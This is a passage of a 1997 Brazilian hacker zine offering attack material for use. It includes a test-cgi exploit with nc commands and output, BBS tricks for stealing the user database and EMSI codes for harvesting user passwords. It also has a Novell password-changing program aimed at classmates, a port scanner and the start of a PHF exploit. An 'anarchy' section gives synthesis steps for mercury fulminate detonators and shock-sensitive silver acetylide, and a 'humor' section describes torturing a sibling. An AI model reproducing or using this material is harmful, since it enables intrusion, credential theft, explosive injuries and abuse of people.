        push    ax bx
        retf

SORT  dw ?   ; aki vai a tabela compactada.... EASY, nao?
code ENDS
END start
            -------8<------8<-- LOADER.ASM --8<------8<-----

       Para quem nao tem um assemblador, aki vai um "DUMP", que
       tbem sera' usado mais tarde...

            eb 1a 90 00 00 00 00 00 00 00 00 00 45 58 45
            6c 6f 61 64 65 72 20 76 31 2e 30 00 2e 8c 1e 09
            01 2e 8c 06 0b 01 0e 1f bf 0d 01 32 c0 8a 25 02
            c4 47 80 fc 00 75 f6 3c 7e 74 05 b8 00 4c cd 21
            be 8a 01 8c c8 2e 01 06 03 01 2e 8e 06 03 01 ad
            3d ff ff 75 0f ad 3d ff ff 74 14 2e 03 06 03 01
            8e c0 eb eb 8b f8 2e a1 03 01 26 01 05 eb e0 2e
            8e 1e 09 01 2e 8e 06 0b 01 2e 8b 1e 07 01 2e a1
            05 01 2e 03 06 03 01 50 53 cb

       Agora ja temos o loader, vc nao acha que esta' faltando algo?

       Um linker.....
       O que e' um linker?!?!

       Seria um PKLITE da vida propriamente dito....


            -------8<------8<-- EXELOAD.PAS --8<------8<-----

{

  EXEloader v1.0
  <oded áy:
```

```
  csh

  Use this code as you want....
  BUT NEVER PUT YOUR NAME SAYING THAT YOU've DONE THAT!!!!
  what a MESS!!!!
  Just a remember....
  DONT BE A LAMER!!! :))

OBS:
  That's not intending to be a cajanga project, so...
  The LOADER.ASM is quite simple as EXELOAD.PAS

  it took me just 2 hours of coding, writing and testing...
  Im sure there're bugs...

  Well, what the linker has to do...

  1) Load & Convert header...
  2) Read & Compress relocation table
  3) Rewrite the EXE

}



{ This used to be the loader... }
const
  EXE_ID=$5a4d;
  Loader_Size=137;
  Loader_Data:array[ 0..Loader_Size]of byte =(
        $eb,$1a,$90,$00,$00,$00,$00,$00,$00,$00,$00,$00,$00,$45,$58,$45,
        $6c,$6f,$61,$64,$65,$72,$20,$76,$31,$2e,$30,$00,$2e,$8c,$1e,$09,
        $01,$2e,$8c,$06,$0b,$01,$0e,$1f,$bf,$0d,$01,$32,$c0,$8a,$25,$02,
        $c4,$47,$80,$fc,$00,$75,$f6,$3c,$7e,$74,$05,$b8,$00,$4c,$cd,$21,
        $be,$8a,$01,$8c,$c8,$2e,$01,$06,$03,$01,$2e,$8e,$06,$03,$01,$ad,
        $3d,$ff,$ff,$75,$0f,$ad,$3d,$ff,$ff,$74,$14,$2e,$03,$06,$03,$01,
        $8e,$c0,$eb,$eb,$8b,$f8,$2e,$a1,$03,$01,$26,$01,$05,$eb,$e0,$2e,
        $8e,$1e,$09,$01,$2e,$8e,$06,$0b,$01,$2e,$8b,$1e,$07,$01,$2e,$a1,
        $05,$01,$2e,$03,$06,$03,$01,$50,$53,$cb);

type
  tHeaderEXE=record
    id,
    bytemod,
    pages,
    reloc_items,
    size,
    minpar,
    maxpar,
    stackseg,
    spreg,
    chksum,
    ipreg,
    codeseg,
    first_reloc,
    ovln: word;
    end;

var
  exeFile,
  tmpFile:        file;
  myLoader_Data:  array[ 0..Loader_Size] of byte;
  hdr:            tHeaderEXE;

  sTable:         word; { A maximum of 1023 compactations... }
  rTable:         array[ 0..1023] of word;


{
ÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜÜ
ΩΩ}  procedure ProcessRelocation; {ΩΩΩ
ßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßß
 Read & Compress relocation table
}
type
    rType= record
```

```
           Offset,
           Segment: word;
           end;
var
    r:      rType;
    a,p,i:    word;  { do you remember the explanation?!?! :)) }
begin
    seek( exeFile, hdr.first_reloc);
    a:=0;
    p:=0;
    for i:=1 to hdr.reloc_items do begin
        blockread( exeFile, r, sizeof( rType));
        if r.Segment<>A then begin
           A:=r.Segment;
           rTable[ p]:=$ffff;
           inc( p);
           rTable[ p]:=A;
           inc( p);
           end;
        rTable[ p]:=r.Offset;
        inc( p);
    end;
    rTable[ p]:=$ffff;
    inc( p);
    rTable[ p]:=$ffff;
    sTable:=p;
end;

{
ÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚÚ
ΩΩ}  procedure LoadAndConvertheader; {ΩΩΩ
ßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßß
Load, Convert Header and Save it up!!!
}
type
    pWord=^WORD;

var fName: string;
    siz:   word;
    i,j:   word;
    dataBegin: longint;

    buff: pointer;
begin
   fName:=paramstr( 1);
   if pos( '.', fName)=0 then fName:=fName+'.EXE';

   assign( exeFile, fName);
   reset( exeFile, 1);

   assign( tmpFile, 'EXELOAD.$$$');
   rewrite( tmpFile, 1);

   move( Loader_Data, myLoader_Data, Loader_Size+1);

   BlockRead( exeFile, hdr, sizeof( tHeaderEXE));
   if hdr.ID<>EXE_ID then begin
                     WriteLn( 'File isn''t a EXE file!');
                     halt( 2); { automatic close file.. DOS 3.30 or higher! }
                     end;
   ProcessRelocation;

   siz:=Loader_Size+1+(sTable+1)*2;
   { Now, the hardest thing....
     The reconstruction of the header }
   with hdr do begin
        dataBegin:=size*$10;

        reloc_items:=0; { ohh!! we dont have relocations!! its a .COM!! }
        inc( pages, siz div $200);
        i:=bytemod+(siz mod $200);
        if i>$200 then inc( pages, i div $200);
        bytemod:=i mod $200;

        size:=2;
```

```
        j:=(siz div 16)+1;
        if (siz mod 16)=0 then dec( j);
        pWord( @myLoader_data[ 3])^:=$10+j;
        pWord( @myLoader_data[ 5])^:=codeseg;
        pWord( @myLoader_data[ 7])^:=ipreg;
        codeseg:=$fff0; ipreg:=$100;
        end;

   blockwrite( tmpFile,  hdr, sizeof( tHeaderEXE));
   close( tmpFile);
   reset( tmpFile, 1);
   seek( tmpFile, $20);
   blockWrite( tmpFile, myLoader_Data, Loader_Size+1);
   blockWrite( tmpFile, rTable, (sTable+1)*2);


   seek( tmpFile, (j+2)*$10);
   seek( exeFile, DataBegin);
   getmem( buff, 4096); { Provide a copy }
   i:=4096;
   while i=4096 do begin
      blockread( exeFile, buff^, 4096, i);
      blockwrite( tmpFile, buff^, i);
      end;
   close( tmpFile);
   close( exeFile);
   erase( exeFile);
   rename( tmpFile, fName);
   freemem( buff, 4096);
   end;

begin
    WriteLn('EXEload v1.0 áy csh  (C) 1995');
    LoadAndConvertheader;
    end.

            -------8<------8<-- EXELOAD.PAS --8<------8<-----

    Espero que isto seja suficiente para o entendimento do "ESQUEMA"...
    O programa pode ser totalmente modificado, etc.. etc..

    Em 1994, vi rolar uns papos sobre seguranca, passwords e cia ltda en-
    tao resolvi (so agora!!) escrever esse exemplo.

    Meu tempo e' super pequeno e estou trabalhando em 12 programas simul-
    taneos, que consomem todo o meu tempo (fora os estudos, obvio).

    Se alguem esta realmente interessado nisso e queria resolver alguma
    duvida, so me manda um reply please... Mas nao venha com perguntas do
    tipo:
    "mov serve pra que mesmo?" ou "o que e' stack?!" . bah!
    Um conhecimento minimo e' requerido para entendimento disso.

    Hehe mais  uma coisa: "EU, csh, NAO ME  RESPONSABILIZO PELA UTILIZACAO
    DESSE  PROGRAMA,  POIS  ESSE  TEM COMO  OBJETIVO APENAS O ENTENDIMENTO
    DE COMO PROTEGER SEUS PROGRAMAS.  USE-O, MODIFIQUE-O, FACA QQUER COISA
    MAS EM CASO DE PERDA DE DADOS, VIRUS, OU QUER OUTRA COISA Q POSSA ACON-
    TECER NAO ME PROCESSE POR FAVOR!"


EXEload e' ideia de:
csh!
Por enquanto podem entrar em contato com o csh pelo email
- axur05@hotmail.com -
Na proxima edicao ele ja vai ta com um email ;)

}-==============================[chain]==============================-{




6-) VULNERABILIDADE do test-cgi em alguns setups!
    ~~~~~~~~~~~~~~~ ~~ ~~~~~~~~ ~~ ~~~~~~ ~~~~~~~


Programa efetado:
```

Test-cgi's scripts encontrado em varios web servers.

Consequencias:

Qualquer um pode olhar os arquivos da maquina

How about:

Em muitos web sites existem arquivos chamados de test-cgi
quase sempre no diretorio cgi-bin ou algum lugar similar). Existe
um problema com muitos destes arquivos test-cgi .
Se seu arquivo test-cgi contem a chamada linha (verbatim) entao
voce provavelmete esta vulneravel ao bug.

echo QUERY_STRING = $QUERY_STRING

Todas essas linhas possivelmente tem as variaveis abertas ou perdidas
sem aspas ("). Sem essas aspas alguns caracteres especiais (especifi
cadamente o '*') sao expandidos onde eles nao poderiam.
Enviando entao um query de '*' vai voltar as informacoes do diretorio
corrente (provavelmente onde todos os arquivos do vgi estao... lah no
jj e no phf. Bom, o que sao esses outro cgi's que eu nunca vi...? e que
furo que tem nele? Mandando um query do '/*' vai listar o diretorio do
root! ;)

Isso e' o mesmo que faz o `echo *` quando vc dah o ls

Este e' o meio mais facil de lista diretorio e ate dar um cat neles
via a string do query. Quase sempre e' possivel de fazer a mesma coisa
atraves de muitas outras variaveis (ie $REMOTE_HOST, $REMOTE_USER, etc.)
e' claro que em certas situacoes.

Como arrumar:

Pq arrumar? ;) deixa assim cumpadi!

Vamos x-ploitar...

Bom vamos fazer um teste... mas pra isso temos que sempre procurar
o telnet na porta 80 do provedor que sera a vitima.

```
machine% echo "GET /cgi-bin/test-cgi?/*" | nc vitima.lamah.com 80

CGI/1.0 test script report:

argc is 1. argv is /\*.

SERVER_SOFTWARE = NCSA/1.4.1
SERVER_NAME = vitima.lamah.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/0.9
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = /a /bin /boot /bsd /cdrom /dev /etc /home /lib /mnt
/root /sbin /stand /sys /tmp /usr /usr2 /var
REMOTE_HOST = remote.machine.com
REMOTE_ADDR = 255.255.255.255
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

```
------------------

Ou pra ver o que outros cgi's per ai...
------------------
machine% echo "GET /cgi-bin/test-cgi?*" | nc vitima.lamah.com 80

CGI/1.0 test script report:

argc is 1. argv is \*.

SERVER_SOFTWARE = NCSA/1.4.1
SERVER_NAME = removed.name.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/0.9
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /bin/cgi-bin/test-cgi
QUERY_STRING = calendar cgi-archie cgi-calendar cgi-date cgi-finger
cgi-fortune cgi-lib.pl imagemap imagemap.cgi imagemap.conf index.html
mail-query mail-query-2 majordomo majordomo.cf marker.cgi
menu message.cgi munger.cgi munger.note ncsa-default.tar post-query
query smartlist.cf src subscribe.cf test-cgi uptime
REMOTE_HOST = remote.machine.com
REMOTE_ADDR = 255.255.255.255
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =

Nao sei se expliquei bem.. em todo caso pesquisem o caso!
AciDmuD - 1997(c) Global Domination Inc.
 - acidmud@thepentagon.com -


}-==============================[chain]==============================-{



7-) FINAL DA LISTA DE COMANDOS UNIX
    ~~~~~ ~~ ~~~~~ ~~ ~~~~~~~~ ~~~~

Oia! Nao deu tempo de preparar esta parte nao, eu sei que tinha prometido
mas como quero preparar algo bom mesmo fica pra AXUR05 numero 2.
Por favor, o nome da revista é AXUR05 e nao quer dizer que a revista esta
no seu 5 numero... ;)
Como tem lamer que me pergunta, "Por favor, me manda o numero 1, 2, 3 e o
4 que eu soh tenho o numero 5."
Hehehhe...
Esperam pra proxima edicao a parte final da maior lista de comando unix
compilada em portugues.

AciDmuD - 1997(c) Global Domination Inc.
 - acidmud@thepentagon.com -


}-==============================[chain]==============================-{



8-) BBS INESCRUPULOSAS
    ~~~ ~~~~~~~~~~~~~~


        Voce deve conhecer pelo menos um ou dois BBS de grande porte  que
        cobram muito caro e nao oferecem um servico esperado.
        Nessas BBSs , o operador nao quer nada mais alem do que o seu di-
        nheiro ou seu lindo numero de cartao de credito...
        Voce  e'  feio ou bonito? Inteligente ou uma anta? Nao interessa,
        para eles o que interessa e' seu dinheiro.
```

Exemplo:
Voce acessa pela primeira vez uma dessas , e o que voce pode acessar? NADA! So' pode mandar msgs para o SysOp, e nem adianta esperar reply, porque para ele voce e' um imbecil. Chama-lo para chat? Nem adianta. Ele nem ouve o sinal... Mas e' so' pagar, depositando uma grana na conta do BBS ou fornecendo o numero do seu credicard que o tratamento muda totalmente. Areas e mais areas de arquivos, o SysOp atende toda vez que vc chama e coisa e tal.
Acabou o mes? Ok, voce se tornou de novo um imbecil.

Isso precisa acabar! Precisamos dar um pe' no traseiro desses idiotas donos ou sysops de BBS.
E o acesso gratis `a internet entao? Aquelas lojas em que voce compra um computador e recebe horas gratis na internet atraves de um BBS.
Tudo bem, voce mora no interior e o BBS e' na capital , mas voce ja esta' empolgado mesmo. Ligando no servico de atendimento do BBS, voce constata que, alem de ter de fazer a ligacao interurbana, ainda precisa assinar o BBS e comprar o soft de navegacao (que o BBS vende) Resultado: alem de morrer na grana do interurbano e no acesso ao BBS, voce ainda gasta 50 pau para comprar a merda do browser!

[Moral da historia:Voce e' um dos muitos que sao explorados por esses BBS's e nao agem de forma alguma pra que este quadro do CyberSpace mude!!! Estamos precisando de mais acao!]

BBZs DIRIGIDAS POR LAMAH'S

Voce tambem ja deve ter acessado em alguns desses.O ZyZop, geralmente uma crianca que nem sabe da vida , alem de ter um sistema podre, faz gracinhas com voce, se dizendo o hacker. Conheci um especime desses, que rodava uma board em PCBoard e nem sabia o que era um PPE! O que aconteceu, adivinha?Foi deletado!!!Ri muito!!!Um cara entrou num backdoor e fudeu tudo.
Esses ZyZoP'z sao , em maioria , mauricinhos filhos da puta e mimadinhos que tem um Pentium 166 e provavelmente compraram o BBZ de um cara esperto , que deve ter vendido muito caro.
Em muitos dos casos, o cara que deleta o bbz e' o mesmo que o vendeu para o lamer.

CONSIDERACOES FINAIS

Amigos do mundo underground , uni-vos! Precisamos acabar com lixos como esses.

ALGUNS BUG'S PRA TE DEIXAR MAIS "ESPERTO" CONTRA TAIS EXPLORACOES!

SyZTeM > PCBoard 15.x

-: Caso vc seja um novo usuario, ou seja, teu nivel de acesso nao permita fazer praticamente nada, execute tal bug para que voce possa pegar file que esteja nos dir.'s da bbs :

l - (filenanme) - (areaname) d - ns [ENTER]

Pronto... o file ja esta marcado, basta agora fazer o download!

-: Para conseguir maior tempo de acesso :

Entre na area livre da bbs, marque qualquer file e faca o download. Pule pro seu OS, e entre no dir. onde se localiza o file, logo apos vc devera usar um porgraminha, cujo nome e' hexed.exe, onde ira editar tal file (nao importa se esteja compactado) e tira somente 1 bt
Volta novamente pro teu programa de comunicacao e puxe novemente o mesmo file pelo protocol ZMODEM.
Agora... volte pro main mnu da bendita bbs, e da uma olhadinha no teu tempo de acesso! :)

SyZTeM > PCBoard & RA (aLL VeRSioN)

-: Para conseguir roubar qualquer file do HD do SySoP , inclusive o users.dat da bbs!

Basta ter um programa de comunicacao com o protocol BiMODEM e o sis-

tema HOST tambem. Mas caso teu programa nao tiver tal protocol, basta instalar um... nao e' dificil de achar!
Well... vc esta conectado na bbs, agora, faca o upload de qualquer file. Durante a transferencia (por protocol BiMODEM) vc tera a opcao de fazer o download...e pronto! Puxe o users.dat do HD HOST, mas antes, vc tera que descobrir em que dir. se encontra tal file! :)
MAs isto e facil.. puxe o autoexec.bat dele, e verifique qual o board que ele esta carregando, e em que path esta localizado, consequentemente, vc sabera onde esta o users.dat!

NOTA: este bug's sao basicos, mas vc tera um bao progresso com eles! :)

=+=----------------
kS_5 1997(c) Global Domination Inc.

}-==============================[chain]==============================-{

9-) CODIGOS EMSi
~~~~~~~ ~~~~

Numa bela madrugada... quando estava acessando uma bela BbS, o qual nao irei divulgar o nome, descobri que alguns gerenciadores usam codigos IEMSi para exercer algumas tarefas com o REMOTO. Mas como, felizmente, estava usando um programa de comunicacao que nao aceitava tais codigos, foi possivel eu tirar uma lista quase que detalhada de todos os codigos usados por tais bbs's!!!

[Logo quando apareceu a primeira tela de apresentacao... onde deve colocar o login e tudo mais pra acessa-la, apareceu o seguinte EMSi: IRQ8E08. Achei bastante estranho nao vir com alguma funcao, mas foi ai que tudo comecou... :))]

=+=---------------

[LiSTaGeM DoS EMSi'S]

**EMSI_IRQ8E08 : Envia Dados (Nome, Senha, Tel, Etc)
**EMSI_IIR61E2 : Desativa o Envio de Dados
**EMSI_ICI00C3 : Cabecalho dos dados a enviar
**EMSI_CHTF5D4 : Chat
**EMSI_TCH3C60 : Chat Off
**EMSI_ACKA490 : CRC ERROR - Reenvie Dados
**EMSI_NAKEEC3 : CRC ERROR - Desconheco
**EMSI_REQA77E : Desconheco
**EMSI_IN9C816 : Desconheco

=+=---------------

[FuNCoeS eXeRCiDaS]

Estas sequencias sao enviadas normalmente por um programa de comunicacao quando recebe o **EMSI_IRQ8E08

**EMSI_ICI00C3{Nome do Usuario}{}{Cidade \2F Estado \2F Pais}{telefone}{}{SENHA}{Nº Do registro}{Terminal,24,80,0}{ZAP,ZMO,KER}{CHT,TAB,ASCII8}{HOT,MORE,FSED,NEWS,MAIL,CLR}{Nome do Programa,Versao ,Nome da pessoa registrada}{}1CB4EEC8

1 -:
**EMSI_IRQ8E08
**EMSI_IIR61E2

Se voce enviar o **EMSI_IRQ8E08, vc recebera os dados, e se voce Digitar logo apos **EMSI_IIR6E2 vc fara com que o usuario nao perceba o que aconteceu.

2 -:
**EMSI_CHTF5D4
**EMSI_TCH3C60

Servem para entrar no chat e sair dele, mas tambem Podem ser usados para desconectar uma pessoa por insistencia, tipo colocar um CHTF5D4 ou
~~~~~~~

melhor um IRQ8E08 em uma mensagem e ele nao conseguira sair da tela do chat
(se for um usuario inexperiente).

3 -:
**EMSI_ACKA490
      Apenas o que eu sei sobre este comando, e' para reenviar dados, tipo
se vc dar um IR8E08 e logo depois um ACKA490 ele re-enviara a tela com os
dados.

4 -:
**EMSI_NAKEEC3
  Aparece quando houve um erro de crc no EMSI.

=+=---------------

 [oBSeRVaCoeS FiNaiS]

Quem quiser se livrar dos IR8E08 basta desativar o emsi no programa de
comunicacao que esta usando.
Tais comandos EMSi so funciona se o usuario estiver usando um prograna
de comunicacao onde se aceita EMSi (LOGICO!!! :)))
Os comandos que nao foram incluidos nesta lista foi pq ficaram como des-
conhecidos, ou seja, nao consegui descobrir! :)

=+=---------------
kS_5 1997(c) Global Domination Inc.

}-================================[chain]================================-{

10-) MUDANDO SENHAS EM REDE NOVELL
     ~~~~~~~ ~~~~~~ ~~ ~~~~ ~~~~~~

Como nao podiamos deixar de fora, ai esta a fonte de um programinha em C
que muda as senhas de usuarios em rede novell sem sua permissao.
Nunca tentamos com a senha do supervisor, mas se voce tiver a oportunida-
de faca-o. Programa desenvolvido por P.R. Lees dedicado especialmente aos
estudantes que querem sacanear seus colegas nos cursos onde rodam siste-
ma em rede.

CORTE AQUI-----------------------SETPWD.C--------------------------------
```
/*
     SETPWD 1.0 - Sets a Novell User Password
    Copyright (C) 1992  P.R.Lees

    */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <process.h>
#include <nwcntask.h>
#include <nwbindry.h>

main(int argc,char *argv[])
{
int err;
printf("[SetPwd.nlm (c) 1992 P.R.Lees]\n");
if (argc!=3)
    {
    printf("Usage:\n\tLoad SetPwd <Username> <Password>\n");
    exit(2);
    }

err=ChangeBinderyObjectPassword(argv[1],OT_USER,"",strupr(argv[2]));
if (err)
    {
    switch(err)
        {
```
     ~~~~~~~

```
        case 150:printf("Server out of Memory\n");break;
        case 215:printf("Password is not unique\n");break;
        case 240:printf("Wildcard not allowed\n");break;
        case 251:printf("No such Property\n");break;
        case 252:printf("No such Object\n");break;
        case 254:printf("Server bindery locked\n");break;
        case 255:printf("No such object or Bad Password\n");break;
        default:printf("Netware Error 0x%X (%d)\n",err,err);break;
        }
    exit(err);
    }
printf("Password of %s has been set to %s\n",strupr(argv[1]),strupr(argv[2]));
exit(0);
}SUB

CORTE AQUI----------------------SETPWD.C-------------------------------

Corte na parte indicada, cole em um arquivo e compile normalmente.
AciDmuD & VooDoo 1997(c) Global Domination inc.
 - acidmud@thepentagon.com -


}-==============================[chain]==============================-{




11-) ANARCHY
     ~~~~~~~

Meus amigos... a parte  de  anarchy a ultima revista pode ter sido legal e
tudo mais, mas acho q  teremos  que parar um pouco, recebemos mails de  um
pessoal  falando que  nos estamos  cometendo crime e instigando terrorismo
sendo  que qualquer  fato que ocorrer  relacionado com o conteudo da parte
de anarchy sera de nossa inteira responsabilidade.
Nao tem coisa que eu mais odeio do que pegarem um pequeno anarquista e ele
falar " Pq vc vai me prender se foi o HaphazarD que me ensinou..."caralho!
Soh faz quem quer. Teve tambem um promotor de justica de Sao Paulo que ba-
teu um papo com o AciDmuD, e disse que poderia indicia-lo  juntamente  com
os outros membros da revista como co-autores de crimes de terror.
Bull shit!
Vamos continuar sim... nao sei se nesta ou na proxima  edicao, mas que nos
vamos  continuar com  a  parte de Anarchy nos vamos, pois sei que a galera
faz a festa. ;)



 TEXTO ESCRITO POR: kS_5

Sempre ouvi falar por ai q no Brasil nao existe gente competente o bastante
para escrever alguns textos legais pra galera, do tipo "como fazer um dina-
mite" , etc e tal... Entao, foi justamente pensando nisso q eu(kS_5), com a
ajuda de um grande colega meu, preparamos estas "receitinhas" pra vc! :)
Nem todas estas formulas foram analisadas por mim(na pratica). Mas de acor-
do q estao descritas.. acho q nao havera problema algum, a nao ser q vc fi-
que olhando pra essas formulas "malucas" sem enter porra nenhuma! :))

  ATENCAO!: CUIDADAO AO REALIZAR AS EXPERIENCIAS E FACA TUDO SOBRE CUIDADO
            DE UM ADULTO! AHHH... SERIA  BAO  TAMBEM  ARRUMA  UM BAO LIVRO
            DE QUIMICA! :)))


 --=+=---  DETONADOR  ---=+=---

Caracteristicas:
- Explode a 180 graus celcius;
- Alto poder calorifico;
- Usado como detonador de bombas maiores.

Nome cientifico:
Fulminato de mercurio  (Hg[ONC] )
                        2

Procedimento experimental:
Derrama-se em 250 partes de alcool etilico (C H O), nitrato de mercurio
```

(Hg[NO])(perparado com 25 partes de mercurio e 300 partes de acido nitrico)
      3 2
Aquece-se ligeiramente (NAO MAIS QUE 60 GRAUS!!!). O fulminato se deposita como agulhas brancas. Adiciona-se 30% de agua, ele pode ser pulverizado (Amassado) e transformado em uma pasta. Coloque algumas gotas de nitrato de potassio (KNO) ou de sodio (NaNO) e enxofre em pequena quantidade.
             3   3
Faz-se as espoletas colocando-se o produto seco entre duas folhas de latao.

 --=+=--- Polvora Negra e Fosforos ---=+=--

12% de carbono (C) /carvao mineral;
13% de enxofre (S) (de preferencia resublimado) /enxofre de farmacia;
75% de nitrato de potassio (KNO) ou de sodio (NaNO) /salitre;
                              3   3

OBS1: As porcentagens sao em peso.
OBS2: Se usar os reagentes opcionais (salitre, carvao mineral, enxofre de farmacia) as porcentagens poderao mudar, dependendo do teor de pureza.

Se voce quiser fazer aqueles fosforos americanos, que podem ser "riscados" em qualquer lugar, coloque agua na polvora acima ate' formar uma pasta bem viscosa e molhe a ponta de um palito de madeira (de preferencia pinho)nessa pasta, espere secar. Uma melhoria interessante seria umedecer a ponta do palito que vai ser mergulada na polvora com resina vegetal de pinheiro.

 --=+=--- BIRIBINHA DE IODO ---=+=--

Preparar uma solucao concentrada (15 gr/ 100ml de agua) de iodeto de potassio (KI). Juntar cristais de iodo resublimado (I2) ate que a solucao fique bem preta. Adicionar ent1o Hidroxido de amonio (NH4OH) (CUIDADO! Irritante.) em ligeiro execesso, ate que se forme um precipitado preto. Filtrar e conservar o precipitado umido.

OBS1: Coloque pouco KI e pouco Iodo pois o volume de hidroxido de amonio usado e' muitas vezes maior que o de iodo+KI.
OBS2: Essa bomba so faz barulho...
OBS3: Se quando explodir soltar muita fumaca vermelha, indica que voce colocou muito iodo ou pouco hidroxido de amonio.

 --=+=--- FEDOZINHO ---=+=--

Por Sulfeto de ferro (FeS) com acido cloridrico e deixar descansar...
Aconselho sair de perto... mas caso vc quiser sentir o cherim gostos de merda, fica por lah mesmo! :)

 --=+=--- GAS DO RISO ---=+=--

NH NO ------> N O + H O + H
  4 2   ^   2   2   2

Aquecer Nitrito de amoneo EM FOGAREIRO ELETRICO (pois o gas que sai e' inflamavel!).

OBS1: Na realidade o gas nao provoca o riso, mas sim uma contracao dos musculos da face. So' que um comeca a rir do "sorriso" do outro...
OBS2: O gas do riso e' o N O (oxido de nitrogenio).
                         2

 --=+=--- BOMBINHA DE NITRATO DE PRATA ---=+=--

Colocar em um becker nitrato de prata (AgNO) em solucao aquosa (a concentracao nao e' importante). Em um kitassato colocar perdras de carbureto (carbeto de calcio) e fechar a boca com uma rolha de borracha. Jogue um pouco d'agua no carbureto e coloque um tubo cirurgico na sa!da lateral. A outra extremidade do tubo deve estar mergulhada no nitrato de prata. Espere

parar de borbulhar e filtre o po que precipitou no becker. Cuidado pois esse po e' muito sensivel a choques e temperatura. Filtre-o apenas quando for usa-lo.

--=+=--- FAGULHAS COLORIDAS ---=+=--

Misture os seguintes reagentes com polvora e coloque dentro de rojoes, foguetes de miniatura, etc.:

VERMELHO: Qualquer sal metalico de estroncio,
VERDE: Qualquer sal metalico de Bario,
AMARELO: Qualquer sal metalico de Sodio,
AZUL: Qualquer sal metalico de cobre,
PRATA: Limalha de ferro,

OBS FINAIS:
Galera... nao vao pensa q sou tipo esses professorins bundinhas que ficam enxendo o saco com suas "reacoes quimicas" e tal... Nada disso, alias, nunca gostei de quimica, somente ultizo-a de acordo com os meus interesses!
Outra coisa, devo agradcer tbm aos "peritos quimicos" que me ajudaram bastante... brigaduuuuuuuu! :)

kS_5 - 1997(c) Global Domination Inc.

>-==========================[chain]==================================-<

11.2-) ANARCHY-HUMOR
~~~~~~~~~~~~~~

Como torturar seu irmao pentelho.
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Voce esta no fim de DOOM II quando seu irmao esbarra o dedo no botao de reset.
Voce nao tinha salvado o jogo , e vai ter de jogar mais 30 fases para chegar aonde estava.
Ok, pelos instintos reflexivos , voce acerta um direto no rosto do muleque, que vai chorar para a mamae...
Voce se refaz do acontecido , ja que seu irmao ganhou um olho roxo.
Ai chega seu pai, que alem de te dar uma puta bronca, te obriga a instalar no micro uns joguinhos educativos que vieram no CD-ROM para seu irmao...
Dar choque de 220 volts no muleque? Quebrar sua perna? Nao , isso e' para quem nao tem classe...

Metodo 1: Gelol
^^^^^^^^^^^^^^^

Compre um vidrinho de gelol , aqueles de spray.Espere seu irmao sair do banheiro e mire na bunda dele.Aperte com vontade, para o jato atingir direto no cu.
Nao vai adiantar ele tomar banho de novo , pois o rabo dele vai arder durante umas duas horas!

Metodo 2: Pinguinho
^^^^^^^^^^^^^^^^^^

Tortura chinesa pesada.Espera sua mae sair e amarre a anta.Leve-o para a cozinha e abra a torneira para que ela comece a pingar e deixe o coitado la' escutando aquele barulhim infernal da gota d'auga!
Ele aguenta bem uma meia hora , mais que isso comecam os sintomas: olho vermelho, dor de cabeca e palidez.
Em duas horas ele fica louco!

OBS:Isso e' perigoso , seu irmao pode ficar paralitico mentalmente, e viver como um vegetal!
~~~~~~~~~~~~~~

Trote no panaca que passou no vestibular
^^

Material:
-Uma barra de gelo
-Azeitonas
-Um copinho

Coloque a barra de gelo numa cadeira e faca o panaca abaixar a calca.
Ponha uma azeitona no meio da barra.
O cara tem de pegar a azeitona fazendo "biquim" com o cu e coloca-la
no copinho do chao!
Se o cara nao conseguir , bata nele com uma touceira de capim...
PS: jah fiz isso com um "bicho", e pode ter certeza q ri muito! :)

by kS_5 & Van Dyke

}-==============================[chain]==============================-{

12-) RASTREANDO PORTAS...
~~~~~~~~~~ ~~~~~~~~~

E' a galera que ta pedindo, entao resolvi colocar nessa edicao uma fonte
de um programinha que facilitara muito a vida de quem quer dar uma checa-
da no sistema que pretende atacar. E' uma fonte simples, porem eficiente.
Com ela voce vai checar todas as portas desde 1 ate 9999, sabe-se que al-
gumas e' de conhecimento geral, como as de IRC (6665, 6666, 6667,...) as
de MUD, a de sendmail e etc...

corte aqui ----------------------IPCCK.C------------------------------

```
#include <stdio.h>
#include <string.h>

main()
{
        int i;
        char ip[255],str2[255];

        printf("Enter Host for port scanning:");
        gets(ip);
        printf("\n");

        for (i=1;i<9999;i++)
{       sprintf(str2,"telnet %s %d",ip,i);
        system(str2);
} }
```

corte aqui ----------------------IPCCK.C------------------------------

AciDmuD - 1997(c) Global Domination Inc.
- acidmud@thepentagon.com -

}-==============================[chain]==============================-{

13-) PHF exploit...
~~~ ~~~~~~~~~~

csh corporation presents....

Vou abordar esse infame bug, que, acredite voce ou nao, ainda existe muito...

1) O BUG:

"O codigo resumido ao bug!"

```
 else {
    strcpy(commandstr, "/usr/local/bin/ph -m ");
    if (strlen(serverstr)) {
       strcat(commandstr, " -s ");
       /* RM 2/22/94 oops */

       escape_shell_cmd(serverstr);
       ^^^^^^-> essa funcao somente pega codigos especiais e adiciona
                "\" pra que o sistema nao interprete "escapes codes"
                so que ele nao bloqueia o "\n" (%0A)


       strcat(commandstr, serverstr);
       strcat(commandstr, " ");
       }
    escape_shell_cmd(typestr);
    strcat(commandstr, typestr);
    if (atleastonereturn) {
       escape_shell_cmd(returnstr);
       strcat(commandstr, returnstr);
    }

    printf("%s%c", commandstr, LF);
    printf("<PRE>%c", LF);

    phfp = popen(commandstr,"r");

    bingo... como voces podem ver... ele simplesmente sai concatenando
strings e executa toda a meleca....

    send_fd(phfp, stdout);

    printf("</PRE>%c", LF);
    }
```

2) Explorando o BUG!

Bom pra explorar o bug, eh muito facil...
